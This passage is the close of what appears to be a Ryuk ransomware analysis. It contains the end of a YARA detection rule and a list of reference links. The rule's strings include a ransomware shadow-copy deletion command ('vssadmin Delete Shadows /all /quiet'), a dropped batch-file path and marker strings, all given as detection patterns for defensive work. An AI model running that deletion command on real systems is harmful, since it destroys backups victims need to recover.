        $s4 = "vssadmin Delete Shadows /all /quiet" ascii wide
        $s5 = "UNIQUE_ID_DO_NOT_REMOVE" ascii wide
        $s7 = "\\users\\Public\\window.bat" ascii wide
        $s6 = "HERMES" ascii wide

    condition:
        5 of them
}
```

External ReferencesPermalink

https://blog.malwarebytes.com/threat-spotlight/2019/12/threat-spotlight-the-curious-case-of-ryuk-ransomware/

https://research.checkpoint.com/2018/ryuk-ransomware-targeted-campaign-break/

https://app.any.run/tasks/81eaa3cf-eb75-411f-adba-b09472927155/

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4672

https://www.codeproject.com/Articles/1658/Obtain-the-plain-text-session-key-using-CryptoAPI
